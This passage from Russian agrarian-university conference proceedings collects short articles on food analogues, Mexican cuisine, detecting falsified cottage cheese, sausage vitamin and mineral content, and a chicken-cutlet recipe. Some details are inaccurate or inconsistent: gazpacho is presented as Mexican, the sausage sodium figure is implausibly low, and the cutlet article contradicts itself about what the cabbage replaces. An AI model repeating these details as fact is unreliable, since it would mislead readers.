Поскольку терминологическая основа не затрагивает всей широты охвата пищевых аналогов, заменителей и имитаций, рассматривается авторское определение понятия. Заменитель пищи – это продукт, который полностью или частично обладает сенсорными или физико-химическими характеристиками натурального продукта, и он его может заменить. Заменитель может быть полностью внешне и похож на оригинальный натуральный продукт, но его основная цель является банальное использование, как натуральные продукты. Имитация пищевого продукта- копия естественного происхождения, полученная путем полного или частичного изменения формулы, добавления более недорогих общедоступных по цене ингредиентов, которые повторяют естественные сенсорные характеристики, но с другой химической структурой, питательностью и пищевой ценностью. В отличие от заменителей, целью имитации является наиболее точное воспроизведение внешнего вида, цвета и обычной консистенции натуральных продуктов, но степень соответствия с точки зрения состава, питательности, биологической и энергетической ценности несопоставима. Термин «аналог» по своей сути идентичен термину «имитация», хотя юридически он только затрагивает мясные продукты. Что касается аналогов, то существуют некоторые различия, которые связаны с использованием мясной технологии для их изготовления. К примеру, из гидратированного соевого фарша можно получить мясной фарш путем нарезки, что аналогично технике приготовления мясного фарша.

Одним из наиболее известных и широко используемых заменителей пищевых продуктов является маргарин, который имеет давний вековой опыт применения. Достижения в области пищевой биотехнологии позволяют превратить недорогие растительные масла в твердые, а простые эмульсионные жировые продукты при помощи гидрогенизации и переэтерификации могут имитировать консистенцию сливочного масла, а также легко его заменить в кондитерских изделиях, пекарнях и других отраслях пищевой промышленности. В составе маргарина не содержится холестерин. На современном этапе требования к производству маргарина делают их

максимально безопасными. С 1 января 2018 года по техническому регламенту Таможенного союза ТР ТС 024/2011 «Технический регламент на масложировую продукцию» было установлено, что содержание трансизомеров жирных кислот не должно превышать 2%, это ниже, чем у натурального сливочного масла. Современный заменитель сливочного масла является спред, он максимально приближен к его вкусовым качествам и характеристикам, имеет низкую температуру плавления. Спред часто принимают за сливочное масло. [1].

Заменители масла – какао представлены растительными жирами, имеющими аналогичные какао-маслу физические свойства, но значительно отличаются от него по жирнокислотному составу, т.к. включают эквиваленты какао-масла, различные заменители, которые изготавливаются из кокосового и пальмового масел. Заменителем какао в кондитерской промышленности являются кэроб – это сладковатый порошок из мякоти стручков рожкового дерева, и менее распространенный джекфрут. В отличие от кофе и какао, у кэроба нет кофеина и теобромона, не вызывают привыкание и аллергических реакций. Пшеничную и ржаную муки заменяют мукой бобовых, голубинового гороха, крахмалсодержащими продуктами из брокколи, безуглеводными продуктами на основе клетчатки и клейковины.

Технология аналогов, заменителей продукции позволяет рационально использовать нетрадиционное сырье для имитации многих деликатесных продуктов, таких как икра осетровых и лососевых рыб, мясо крабов, морского гребешка, креветок и др. Лососевая и осетровая икра являются деликатесом, и потому некоторые виды осетровых занесены в красную книгу, а ловля лосося является дорогим лицензированным видом деятельности.

Современные технологии имитации красной и черной икры включают в себя основу из рыбы или водорослей, а также широкого спектра пищевых добавок желирующих веществ, красителей и стабилизаторов. Типичным примером имитации съедобных рыбных продуктов являются крабовые палочки, которые в основном изготовлены из сурими. Крабовый вкус продукта придаётся при помощи глутамата натрия и специй, с характерным цветом кармина или паприки. При производстве этого продукта часто используют технологию «молекулярной кулинарии», где происходит склеивание частей фарша с помощью фермента трансглутаминазы. На современном этапе также появляется множество заменителей молочной продукции, включая соевое молоко и продукты его переработки, заменители растительных сливок, называемые растительными сливками, и различные напитки на основе солода, риса, проса и других.

Преимущество такой продукции в том, что в ней содержатся функциональные пищевые ингредиенты, где может отсутствовать лактоза и глютен, которые многим людям нельзя принимать в пищу, а такая еда для них – это разнообразие и спасение от многих болезней. [2]

Поэтому, любому потребителю нужно знать продукты-заменители, которые находятся в косвенной конкуренции с натуральными и уметь различать их с аналогичными продуктами, также нацеленными на одну и ту же группу покупателей, которые удовлетворяют одинаковые потребности населения.

#### ***Список использованных источников***

1. Алешков А.В., Каленик Т.К. Молекулярная кухня – инновационно не значит безопасно // *Технология и товароведение инновационной пищевой продукции*. – 2018. – С.72-79.
2. Лосевская С.А., Хамзаев Р.Р. Инновационные технологии в сфере производства хлеба. В сборнике: *Научные исследования, разработки и практические внедрения. материалы VII Международной научно-практической конференции: в 2 ч.* Ставрополь, 2022. – С. 468-470.
3. ТР ТС 024/2011. Технический регламент Таможенного союза. *Технический регламент на масложировую продукцию (с измен и ред. от 29.03.2022)*



## **ROLE AND SIGNIFICANCE OF FOOD PRODUCTS AND THEIR ANALOGUES**

*Losevskaya S.A.*

*Due to the growing cost of natural and especially organic products, as well as economic and global situations, it becomes necessary to develop analogues, substitutes and imitations of natural food products.*

**Keywords:** *food products, analogues, substitutes, imitation, nutritional value, nutritional value, modern technologies, meal replacement.*

\*\*\*\*\*

## МЕКСИКАНСКАЯ КУХНЯ И ЕЕ ОСОБЕННОСТИ

*Ясыркина Евгения Дмитриевна*

*студентка 1 курса, биотехнологического факультета направление  
Технология продукции и организация общественного питания  
ФГБОУ ВО «Донской государственный аграрный университет»*

*В данной статье рассматривается история мексиканской кухни, из каких ингредиентов состоят блюда, особенности местной кухни, основные способы приготовления блюд в Мексике, а так же отличительные черты ее приготовления и традиции от блюд других стран.*

**Ключевые слова:** буррито, ингредиенты, перец, бекон, сальса, традиции, блюдо, приготовление, Мексика, употребление.

История мексиканской кухни начинается в доколумбовые времена, когда территорию современной Мексики населяли племена ацтеков и майя. Туземцы едят местные растения и животных, и их диета специфична и связана с местом их проживания. С приходом испанцев в Америку и слиянием двух культур изменилось и меню туземцев. Европейцы привозили неизвестные им продукты, а индейцы, в свою очередь, привносили экзотические для завоевателей элементы кухни. Мексиканцы используют простые, сытные ингредиенты для приготовления большинства блюд. Особенностью местной кухни, является то, что блюда состоят из очень небольшого количества ингредиентов, но повара знают «тысячу способов их сочетания».[4].

Фирменные блюда современные мексиканцы берегут свои кулинарные традиции. Большинство блюд состоят из тех же ингредиентов, что и до колонизации. Среди продуктов растительного происхождения популярны сладкий картофель, фасоль, томаты, лайм, авокадо, кабачки. Кукуруза – фаворит местных поваров. Пирожные, трубочки, конвертики – все выпекается из кукурузной муки, главное отличие лепешек – толщина, а соусы и начинки предлагают самые разные вкусы. Отличительной чертой мексиканской кухни является обилие перца. Здесь его называют «чили», и это относится не к типу чили, а скорее к жгучему послевкусию, которое он придает блюду. Существует техника копчения и сушки перца, и после такой обработки эта приправа называется чипотл. Острые ингредиенты входят в рецепты многих блюд. Их добавляют в супы и считают незаменимым ингредиентом вторых блюд, с которыми подают горячие напитки и десерты. Европейцам больше знакома мексиканская мясная кухня. Экзотические блюда из опоссумов, обезьян, тапиров уступили место блюдам из говядины, баранины и свинины. Популярны колбаса, бекон и сало. Молоко активно используется в кулинарии, а современную местную кухню невозможно представить без продукции мексиканских сыроделов. В отдаленных уголках страны сохранилась традиция поедания насекомых и их личинок.[2].

Большинство мексиканских блюд готовятся на большом количестве масла, которое содержит жиры и холестерин. Но даже такое меню не было бы полным без продуктов, полезные свойства которых перевешивают негативы от их употребления и вкусовые качества сохраненных на высоте. С точки зрения здорового питания хлебулочные изделия, такие как энчиладас или буррито, являются хорошим выбором, если сыр не включен в список ингредиентов. Хороший вариант – гаспачо – холодный суп из помидоров, перца и огурцов. Он содержит много витамина С, не содержит жиров и малокалориен. Из длинного списка приправ сальса, перец и томатный соус – одни из лучших вариантов. В нем мало калорий и много витаминов А и С. Тем, кто следит за своим здоровьем, можно также порекомендовать queviche (морепродукты или рыба с помидорами в цитрусовом маринаде), arroz con pollo (курица и рис), суп из черной фасоли и тако с креветками.

Основные способы приготовления блюд в Мексике. Местные блюда в основном жарят, варят и готовят на гриле, а также включают рубленые или рубленые ингредиенты. Для приготовления пищи мексиканские повара редко оставляют большие куски мяса, а овощи и

другие продукты не нарезают кубиками. Здесь принято есть мясной фарш, макароны, пюре, суп с мукой, а второе блюдо с густым соусом. Еще одной особенностью мексиканской кухни является широкое использование перца и других специй. В Мексике насчитывается более 80 сортов перца, как сладкого, так и острого. Острый перец хабанеро – чемпион по частоте употребления. Из-за него в массовом сознании мексиканская кухня ассоциируется с острыми блюдами. В Мексике много веков назад готовили пищу на пару. Пароварка ацтеков представляла собой большой котел, наполненный водой на дне, и платформу, сплетенную из веток и кукурузных листьев между внутренними стенками. Еду клали сверху, а под котлом разводили огонь, и поднимающийся пар готовил пищу.[3].

В Мексике царит атмосфера радости, счастья и незабываемых приключений для каждого путешественника. Это страна с богатыми традициями и интересной историей. Но большинство туристов, приезжающих сюда, мечтают попробовать всем известную мексиканскую кухню. Это всегда накладывает отпечаток на впечатление от посещения страны. Острая еда, освежающие напитки, вкуснейшие десерты – все это делает Мексику привлекательной и интересной. Каждый, кто посетит Мексику, останется доволен приемом, воспоминаниями и ощущением бесконечного счастья местных жителей.

В основе мексиканской кухни – мясо, свинина, говядина или курица. Его готовят здесь всевозможными способами, комбинируя или дополняя их в рамках одного рецепта. А затем подают вместе с разнообразными гарнирами, среди которых – картофель, рис, кактусы, кукуруза, бобы, жареные бананы или овощи. Эта кухня похожа с русской, но особенности заключаются в экзотических овощах и фруктах, а также острыми соусами. Мексиканскую кухню за остроту ассоциируют со взрывом и пламенем. Поэтому путешественники и туристы узнают ее по наличию особых блюд, которые и составляют ее основу.

#### **Список использованных источников**

1. Артемова Е.Н., Иванникова Т.В. *Теоретические основы технологии продуктов питания. Уч. пособие. М.: МО РФ, 2019. – 119 с.*
2. Витковская С. *Особенности кухни народов мира. – Москва: Астрель, 2019. -321 с.*
3. Кудрова Н.В., Смирнова Л.В. *Методика проведения сертификации продовольственных товаров. М.: МГУК, 2017. – 68 с.*
4. *Технология продукции общественного питания в 2-х т. Т.1 Физико-химические процессы, протекающие в пищевых продуктах при их кулинарной обработке/А.С.Ратушный, В.И.Хлебникова, Б.А.Баранов и др., Под ред. Д-ра техн. наук, проф. А.С.Ратушиного. – М.: Мир, 2018. – 351 с.*

#### **MEXICAN CUISINE AND ITS FEATURES**

***Losevskaya S.A., Yasyrkina E.D.***

*This article examines the history of Mexican cuisine, what ingredients the dishes consist of, the peculiarities of local cuisine, the main ways of cooking in Mexico, as well as the distinctive features of its preparation and traditions from dishes of other countries.*

**Keywords:** *burrito, ingredients, pepper, bacon, salsa, traditions, dish, preparation, Mexico, consumption.*

\*\*\*\*\*

## СПОСОБЫ ФАЛЬСИФИКАЦИИ ТВОРОГА И МЕТОДЫ ВЫЯВЛЕНИЯ

*Насиров Юрий Зейфулаевич,*

*Доцент, ФГБОУ ВО «Донской государственный аграрный университет»*

*Рыбник Сергей Алексеевич*

*Студент, ФГБОУ ВО «Донской государственный аграрный университет»*

*В статье рассмотрена роль творога в потребительской корзине продуктов. Описаны варианты и способы фальсификации и мотивация их применения. Проанализированы применяющиеся при проверке кисломолочного продукта методы и даны рекомендации по дальнейшему развитию отрасли.*

**Ключевые слова:** *творог, фальсификация, методы проверки, стандарты, условия.*

При производстве пищевых продуктов коммерческие компании и частные предприниматели, к сожалению, делают упор на количество производимого товара, в ущерб его качеству, закупая большее количество сырья и различных добавок, для удовлетворения спроса потребителя. Направленные на это действия зачастую приводят к фальсификации продукта, понижая его пищевую ценность или переводя его в другую категорию продуктов. К сожалению, данная проблема не обошла и такой популярный для диеты товар как творог. О том, как определить фальсификацию в нём, а так же о документах, регламентирующих производство.

Рассматриваемый кисломолочный продукт, получивший развитие преимущественно в Западной и Северной Европе, является крайне популярным при составлении диет для похудения и зачастую становится неотъемлемой частью рациона атлетов, как представителей новой школы, так называемых «кроссфитеров», так и различных тяжелоесов, например, пауэрлифтеров.

Это объясняется его свойствами и разнообразием видов. Творог способен снимать волнение и устранять последствия стресса за счет синтеза серотонина, снижать уровень "плохого" холестерина, уменьшать риск возникновения гипертонии[1].

Благодаря большому количеству кальция он укрепляет костную ткань, защищает кости от переломов, предотвращает развитие кариеса, артрита и остеопороза. А содержащийся в продукте магний поддерживает в норме уровень сахара в крови.

Он может быть: обезжиренный, нежирный, классический и жирный, зерновой, диетический, столовый и мягкий.

Каждый из них отличается по содержанию витаминов, аминокислот, консистенции, способу приготовления, а вкупе с тем, что творог часто используется в различных десертах, становится достаточно универсальным продуктом.

Однако, как указано выше, имея столь высокий спрос, натуральным творогом, приготовленным традиционным способом, удовлетворить его не получится. Поэтому производитель применяет пищевые добавки, такие как сахар, консерванты, заменители говяжьего жира, крахмал с гуаровой камедью и прочее.

В этом разделе статьи хотелось бы рассмотреть 2 типа определения фальсификации творога: бытовой и лабораторный.

Не каждый человек имеет у себя дома лабораторию, подходящую для проверки подлинности продукта, поэтому, в домашних условиях и при покупке на рынке, достаточно следовать нижеописанным простым советам.

Можно взять несколько крупинок и протереть их между пальцами. Качественный творог изменит структуру и оставит на коже характерный маслянистый след.

Так же стоит оценить вкус продукта, это менее безопасный, но один из наиболее точных методов. Так, излишняя горечь будет свидетельствовать о нарушении технологии приготовления, и наоборот, сладость – о добавлении сахара для сокрытия его кислоты. При заморозке творог становится безвкусным. Прогорклый вкус появляется в результате гидролиза жира.

Оттенок и общий вид играет немаловажную при первичной оценке качества. В случае жёлтого цвета, зачастую говорит о продукте с истекшим сроком годности. Наличие голубоватых или зеленых частиц указывает на развитие плесневых грибов и сторонней микрофлоры, образовавшейся в результате несоблюдения санитарно-гигиенических условий.

В лабораторных условиях определяют кислотность творога, содержание влаги и применяют люминесцентный анализ.

Кислотную проверку проводят с помощью титрования раствором едкого калия или натрия до появления слабо розового окрашивания, не исчезающего в течение 1 – 2 минут, и спиртовым раствором фенолфталеина[2].

При проверке содержания влаги применяют прибор Чижовой, состоящий из двух, размещенных друг над другом, электроплиток с ручками. В них вмонтированы термометры.

На поверхность нижней электроплитки помещают бумажный пакет с 5 г творога и высушивают при температуре 150 С в течение 5 минут. После охлаждения пакет взвешивают.

Содержание влаги в продукте вычисляют по формуле  $A = \frac{(B - C) \cdot 100}{5}$ , где В – масса пакета до высушивания, г; С – масса пакета после высушивания, г; 5 – масса навески продукта, г.

Люминисцентный метод подразумевает использование люминескопа. У творога, приготовленного в нормальных условиях, люминесценция желтоватая, у творога, приготовленного из снятого молока в жестяной посуде – сине-фиолетовое мерцание. При бактериальном загрязнении видны светящиеся точки и разноцветные пятна[3].

Таким образом, можно сделать вывод, что творог является достаточно сложным, при выявлении фальсификации, продуктом. Нельзя не отметить, что все вышеперечисленные методы зарекомендовали себя за время использования с лучшей стороны, однако, недобросовестные производители так же находят всё более и более изощрённые методы для того, чтобы увеличить количество товара ради получения прибыли, не заботясь о качестве. Поэтому стоит начать разработку новых видов проверок, с применением современных технологий и веществ, позволяющих определить процент натурального продукта.

#### **Список использованных источников**

1. Ефремова Т. Ф. Новый словарь русского языка. Толково-словообразовательный. – М.: Русский язык, 2000. – Т. II. (П – Я). – 1088 с. – 5000 экз.
2. Идентификация и обнаружение фальсифицированной продукции: учебное пособие по направлению подготовки 38.03.07 Товароведение / сост.: П.В. Скрипин, А.В. Козликин, Р.Б. Жуков, А.И. Тариченко, А.В. Клопова, О.В. Гартованная ; Донской ГАУ. – Персиановский: Донской ГАУ, 2019. – 157 с.
3. Товароведение и экспертиза молока и молочной продукции: практикум / Донской ГАУ ; сост.: Т. И. Шнак, А. В. Козликин, П. В. Скрипин. – Персиановский: Донской ГАУ, 2019. – 152 с.

#### **METHODS OF COTTAGE CHEESE FALSIFICATION AND METHODS OF DETECTION**

*Nasirov Y.Z., Rybnik S.A.*

*The article examines the role of cottage cheese in the consumer basket of products. The variants and methods of falsification and the motivation for their use are described. The methods used in the verification of the fermented milk product are analyzed and recommendations for the further development of the industry are given.*

**Keywords:** cottage cheese, falsification, verification methods, standards, conditions.

\*\*\*\*\*

## ВИТАМИННО-МИНЕРАЛЬНЫЙ СОСТАВ КОЛБАСНЫХ ИЗДЕЛИЙ С ИСПОЛЬЗОВАНИЕМ ФЕРМЕНТНЫХ ПРЕПАРАТОВ

*Самохин Родион Сергеевич*

*студент, ФГБОУ ВО «Донской государственный аграрный университет»*

*Насиров Юрий Зейфулаевич*

*доцент, заведующий кафедрой пищевых технологий и товароведения,  
ФГБОУ ВО «Донской государственный аграрный университет»*

*В данной статье представлены результаты исследований витаминно-минерального состава колбасы, полученной с использованием ферментного препарата. Разрабатываемые колбасные изделия обогащены витаминами и минералами, которые важны для производства функциональных продуктов питания, благодаря микробиологическим компонентам. Так же выявлены положительные оценки и выводы.*

**Ключевые слова:** *Колбасные изделия, витаминно-минеральный состав, препараты, исследования, мясо, производство.*

Одним из требований современных технологий является создание и расширение ассортимента комплексных продуктов, сбалансированных по питательным веществам и биологически активным веществам. Нехватка диетического белка, животного белка и витаминов, неблагоприятные условия окружающей среды, высокий рост патологических состояний и необходимость рационального и полного использования неиспользуемых белковых ресурсов привели к проблеме производства продуктов на основе биомодифицированного мясоперерабатывающего сырья с использованием культур молочнокислых бактерий, и особенно важно решить эту проблему. Поскольку микроорганизмы активно вырабатывают полезные вещества, люди с незапамятных времен использовали микробиологические процессы для производства продуктов питания. Поскольку они обладают широким спектром ферментативных систем, они могут производить различные метаболиты, которые интересны людям в их жизненном цикле. [1] К основным группам микроорганизмов, используемых при производстве мясных продуктов, относятся молочнокислые бактерии, бифидобактерии, уксуснокислые бактерии, дрожжи и др. Положительные свойства этих бактерий также связаны с тем фактом, что ферментативные системы способны корректировать белковую структуру сырья с помощью специально подобранных микроорганизмов, которые представляют собой альтернативу ферментативной обработке. [2]

Предлагаемая нами технология производства вареных и копченых колбас с использованием бактериальных рецептур исключает процесс осаждения, тем самым сокращая продолжительность технического цикла на 2-5 дней. Это связано с тем, что бактериальные препараты содержат штаммы лактобактерий, которые способствуют снижению значения pH окружающей среды с момента приготовления мясного фарша с помощью куттера и выделяют вещества, усиливающие вкус и аромат готового продукта. Флора лактобацилл и продукты ее жизнедеятельности приводят к определенным изменениям в микроструктуре мяса, вызывая гомогенизацию, набухание и слияние мышечных волокон, гранулированный распад волокнистых частей и разрушение ядра, увеличивая плотность упаковки структурных элементов мясного фарша и прочно связывая частицы мясного фарша с не измельченными частями. Такие изменения в миофибриллах увеличивают утилизацию мышечных белков до желудочно-кишечных ферментов и повышают биологическую ценность продукта. При использовании менее 3% бактериальных препаратов не удалось улучшить процесс производства колбасы. Это связано с недостаточным содержанием бактериальных клеток и продуктов их жизнедеятельности (молочной кислоты, общих карбонильных соединений, свободных кислот) в 1 г мясного фарша. Поскольку более 7% отрицательно влияет на показатели качества продукции, исследования

показали, что лучше всего использовать бактериальный препарат в количестве 5% от введенной культуры. Колбаса, прошедшая термическую обработку, отправляется в сушильную камеру. Предложенный способ был подтвержден показателями минерального и витаминного состава готового продукта, которые представлены в таблице 1 и таблице 2.

Таблица 1

*Минеральный состав колбасных изделий (на 100 грамм)*

Минеральные вещества, мг%	Суточная потребность	Колбасные изделия, мг( сырокопченая и вареная )	
Кальций	800-1000	93,61	98,75
Натрий	4000-6000	10,2	7,67
Магний	300-500	33,12	32,55
Железо	-	1,42	3,09

Таблица 2

*Витаминный состав колбасных изделий (на 100 грамм)*

Витамины	Суточная потребность	Колбасные изделия, мг (сырокопченая и вареная)	
В <sub>1</sub> (тиамин)	1,2-2,0	0,8	0,71
В <sub>2</sub> (рибофлавин)	2,0-2,5	0,32	0,3
В <sub>6</sub> (пиридоксин)	2,0-3,0	0,41	0,35
В <sub>12</sub> (цианокобаламин)	0,20-0,46	следы	-
Витамин К	0,2-0,3	0,12	0,09

Как видно из табл. 1 и 2 включение молочнокислых бактерий при изготовлении сырокопченых и вареных колбас позволило получить готовый продукт с более высоким содержанием витаминов и минеральных веществ, что является немаловажным при производстве продуктов функционального питания.

В заключении можно сказать, что продукты с различными консорциумами молочнокислых бактерии оказывают положительное воздействие на условия пищеварения в организме человека, обеспечивая тем самым здоровье и коррекцию состояния человека, на основе которых создаются условия поступления в организм адекватных количеств энергии и эссенциальных нутриентов в нужных количествах и в заданном соотношении.

**Список использованных источников**

1. Гизатов, А. Я. Применение растительного пектина – путь в создании здорового питания [Текст] / А. Я. Гизатов, Н. В. Гизатова // В сборнике: Инновационные технологии в пищевой промышленности: наука, образование и производство. Международная научно-техническая конференция (заочная). Под общей редакцией Пономарева А.Н., Мельниковой Е.И.. – 2018. – С. 245-260.

2. Гизатов, А. Я. Разработка бифидосодержащих консорциумов микроорганизмов для получения мясopодуkтов из низкосортного сырья / А. Я. Гизатов: дис...кан. с.-х. наук: 05.18.07 / Гизатов Альберт Якупович. – Воронеж, 2016. – 210 с.

## VITAMIN AND MINERAL COMPOSITION OF SAUSAGE PRODUCTS USING ENZYME PREPARATIONS

*Samokhin R.S., Nasirov Y.Z.*

*In the present article the results of research of vitamin-mineral composition of sausages produced with the use of enzyme preparations are presented. Developed sausage products are enriched with vitamins and minerals, which are important for the production of functional foodstuffs due to the microbiological components. Also the positive evaluations and conclusions have been revealed.*

**Keywords:** *Sausage products, vitamin and mineral composition, preparations, research, meat.*

\*\*\*\*\*



## **ПРОЕКТИРОВАНИЕ ТЕХНОЛОГИИ И РЕЦЕПТУРЫ КОТЛЕТ РУБЛЕННЫХ ИЗ МЯСА КУРИЦЫ С КАПУСТОЙ РОМАНЕСКО И ОТРУБЕЙ ГРЕЧНЕВЫХ ДЛЯ ЗДОРОВОГО ПИТАНИЯ**

*Сухарева Татьяна Николаевна*

*доцент кафедры продуктов питания, товароведения и технологии переработки продукции животноводства, ФГБОУ ВО Мичуринский ГАУ*

*В статье при создании технологии и рецептуры котлет из курицы была рассмотрена возможность частичной замены отрубями гречневыми нормы вложения хлеба пшеничного и замены капусты романеско – нормы вложения воды. Применение отрубей гречневых и капусты романеско позволит обогатить продукт пищевыми волокнами, микро- и макроэлементами, витаминами. Для определения оптимального процента внесения растительного сырья были рассмотрены образцы с количеством отрубей гречневых и капусты романеско 12, 24 и 32%. Более высокое процентное содержание плохо влияет на органолептические свойства нового продукта.*

*На основании полученных результатов исследований влияние отрубей гречневых и капусты романеско на показатели качества рубленых котлет из курицы, разработана рецептура котлет из рубленого мяса курицы «Успешные» с заменой отрубями гречневыми 24% нормы вложения хлеба пшеничного, с заменой капустой романеско 24% нормы вложения фарша из курицы.*

**Ключевые слова:** *мясо курицы, капуста романеско, отруби гречневые, котлеты рубленые, технология, рецептура, здоровое питание*

В современных условиях разработчики пищевых продуктов все чаще вынуждены принимать во внимание медицинские аспекты, связанные с их использованием. Тенденции на увеличение продолжительности и повышение качества жизни населения непосредственно связаны с оптимальным питанием, в основе которого должны быть продукты сбалансированного состава, отвечающие требованиям современной нутрициологии [2,4,6,7,11].

Профилактика заболеваний за счет полноценного питания подразумевает персонализацию диеты и, как следствие, необходимость разработки адресных продуктов, то есть продуктов для конкретного потребителя [1,3,5,8,9,10].

При создании рецептуры котлет из курицы была рассмотрена возможность частичной замены капусты романеско – нормы вложения фарша из курицы и замены отрубями гречневыми нормы вложения хлеба пшеничного. Применение капусты романеско и отрубей гречневых позволит обогатить продукт пищевыми волокнами, микро- и макроэлементами, витаминами. Для определения оптимального процента внесения растительного сырья были рассмотрены образцы с количеством капусты романеско и отрубей гречневых 12, 24 и 32%. Более высокое процентное содержание плохо влияет на органолептические свойства нового продукта.

На основании полученных результатов исследований влияние капусты романеско и отрубей гречневых на показатели качества рубленых котлет из мяса курицы, разработана рецептура на котлеты из рубленого мяса курицы «Успешные» с заменой капустой романеско 24% нормы вложения фарша из курицы и с заменой отрубями гречневыми 24% нормы вложения хлеба пшеничного,

В таблице 1 представлена рецептура котлет из рубленого мяса курицы «Успешные» для здорового питания.

Характеристика изделия

Изделие овально-приплюснутой формы с заостренным концом. Цвет свойственный использованному сырью с сероватым оттенком.

## Рецептура котлет из мяса курицы «Успешные»

Наименование продуктов, полуфабрикатов	Масса, г	
	брутто	нетто
Курица	213	64
Хлеб пшеничный	14	14
Отруби гречневые	4	4
Вода	26	26
Капуста романеско	22	20
Масло топленое	5	5
Масса жареных котлет	-	100

Сырье и материалы, применяемые при производстве, должны соответствовать требованиям действующей нормативно-технической документации.

Для изготовления котлет из рубленого мяса курицы с нетрадиционным сырьем для здорового питания используют следующее сырье:

- мясо кур (тушки кур, цыплят, цыплят-бройлеров и их части) ГОСТ 31962-2013;
- хлеб пшеничный из муки не ниже первого сорта ГОСТ 27842-88;
- вода питьевая ГОСТ Р 51232;
- масло сливочное ГОСТ 32261-2013;
- капуста романеско ТУ;
- отруби гречневые ТУ 9295-001-63528860-2012.

При приготовлении фарша для котлет рубленых из мяса курицы, мясо кур без кожи нарезают кусочками и измельчают на мясорубке (решетки с диаметром отверстий 9 мм) вместе с внутренним жиром. Далее направляют в фаршемешалку, затем добавляются отруби гречневые, предварительно замоченные в горячей воде, хлеб пшеничный, измельченную до однородного состояния капусту романеско, соль и перемешивают.

Поступает готовый фарш в бункер аппарата для формирования котлет, где происходит формирование продукта необходимой формы и массы. Для этого в зависимости от объемов производства используется шнековая или роторная система формовки изделий. В машине для формирования осуществляется формовка и дозирование котлет на ленту, далее котлеты из мяса курицы направляются в камеру шоковой заморозки. Продолжительность заморозки котлет размером 77х26 мм массой 100г в камере шоковой заморозки составляет 2 часа. После заморозки котлеты упаковывают и перемещают на хранение в холодильную низкотемпературную камеру.

Технологическая схема производства котлет из рубленого мяса «Успешные» для здорового питания: взвешивание сырья  $t 0 \pm 2^{\circ}\text{C}$ ; подготовка компонентов (заваривание горячей водой в соотношении 1:2 отрубей гречневых), перемешивание и охлаждение до  $4^{\circ}\text{C}$ , просеивание пищевой соли; подготовка мяса кур (нарезка на кусочки); измельчение до однородного состояния капусты романеско; измельчение на мясорубке; перемешивание в фаршемешалке; формование полуфабрикатов котлет (овально-приплюснутая форма с заостренным концом); шоковая заморозка; упаковка; хранение при  $t -10 - 18^{\circ}\text{C}$ .

#### Список использованных источников

1. Гридчина А. С. Нетрадиционные виды сырья в пищевых продуктах для пожилых/ А. С. Гридчина, А. А. Ничипоренко //Сборник: Молодые исследователи агропромышленного и лесного комплексов – регионам. 2021. С.188-191.
2. Kotova Yu. N. Use of dietary supplements in special sports nutrition/ Yu. N. Kotova //Сборник: 2021. С. 230-233.
3. Бабкина К. А. Анализ пищевых добавок в продуктах питания и их влияние на здоровье человека/ К. А. Бабкина, Р. В. Кузнецова//Наука и Образование. 2018. Т. 1. № 1. С. 389.
4. Павлычева Ю. С. Анализ продуктов питания с биокорректирующими свойствами/Ю. С. Павлычева// Сборник: Молодые исследователи агропромышленного и лесного комплексов – регионам. 2021. С. 273-276.

5. Полянская И. С. Способ производства фаршевого колбасного продукта / И. С. Полянская, Г. Н. Забегалова, Ю. В. Плахина, М. А. Ташинова // Патент на изобретение 2757684 С1, 20.10.2021. Заявка № 2020137393 от 16.11.2020

6. Родина З. Ю. Экономическая эффективность котлет рубленых из индейки с добавлением брюквы и отрубей пшеничных/ З. Ю. Родина, Т. Н. Сухарева // Сборник: Роль аграрной науки в устойчивом развитии сельских территорий. Сборник III Всероссийской (национальной) научной конференции. 2018. С. 489-491.

7. Родина З.Ю. Изучение влияния брюквы и отрубей пшеничных на качество котлет рубленых из индейки/З. Ю. Родина, Т. Н. Сухарева //Сборник: Инновационные технологии в АПК. Материалы международной научно-практической конференции. Общ. ред. В.А. Бабушкин. 2018. С. 331-334.

8. Скоркина И. А. Влияние пюре из баклажанов на влагосвязывающую способность свиного фарша/И. А. Скоркина, А. В. Телегина //Технологии пищевой и перерабатывающей промышленности АПК – Продукты здорового питания. 2014. № 1 (1). С. 94-96.

9. Скоркина, И. А. Получение биокефира функционального назначения с натуральными добавками / И. А. Скоркина, Е. Н. Третьякова, Т. Н. Сухарева // Пищевая промышленность. – 2015. – № 2. – С. 8-10. – EDN TKLVQH.

10. Сухарева, Т. Н. Творожный продукт повышенной пищевой ценности / Т. Н. Сухарева, Е. В. Воропаева // Основы повышения продуктивности агроценозов: материалы Международной научно-практической конференции, посвященной памяти известных ученых И.А. Муромцева и А.С. Татаринцева, Мичуринск, 24–26 ноября 2015 года. – Мичуринск: Общество с ограниченной ответственностью "БИС", 2015. – С. 416-419. – EDN YADAJF.

11. Толстова Н. Ю. Пищевые добавки и их влияние на здоровье человека/ Н. Ю. Толстова, Р. В. Кузнецова //Наука и Образование. 2020. Т. 3. № 3. С. 293.

## **DESIGN OF TECHNOLOGY AND RECIPE OF MINCED CHICKEN CUTLETS WITH ROMANESCO CABBAGE AND BUCKWHEAT BRAN FOR HEALTHY NUTRITION**

*Sukhareva T.N.*

*In the article, when creating the technology and recipe of chicken cutlets, the possibility of partial replacement with buckwheat bran of the norms for the attachment of wheat bread and replacement with Romanesco cabbage – the norms for the attachment of water was considered. The use of buckwheat bran and Romanesco cabbage will enrich the product with dietary fibers, micro- and macroelements, vitamins. To determine the optimal percentage of application of vegetable raw materials, samples with the amount of buckwheat bran and Romanesco cabbage 12, 24 and 32% were considered. A higher percentage has a bad effect on the organoleptic properties of the new product. Based on the obtained research results, the effect of buckwheat bran and Romanesco cabbage on the quality indicators of chopped chicken cutlets, a recipe for minced chicken cutlets "Successful" was developed with the replacement of buckwheat bran 24% of the wheat bread investment rate, with the replacement of Romanesco cabbage 24% of the chicken minced meat investment rate.*

**Keywords:** chicken meat, Romanesco cabbage, buckwheat bran, chopped cutlets, technology, recipe, healthy nutrition

\*\*\*\*\*

## РАЗРАБОТКА РЕЦЕПТУРЫ ГОЛУБЦОВ ИЗ МЯСА ЦЕСАРОК С НЕТРАДИЦИОННЫМ РАСТИТЕЛЬНОМ СЫРЬЕМ ДЛЯ ЗДОРОВОГО ПИТАНИЯ

*Сухарева Татьяна Николаевна*

*доцент кафедры продуктов питания, товароведения и технологии  
переработки продукции животноводства, ФГБОУ ВО Мичуринский ГАУ*

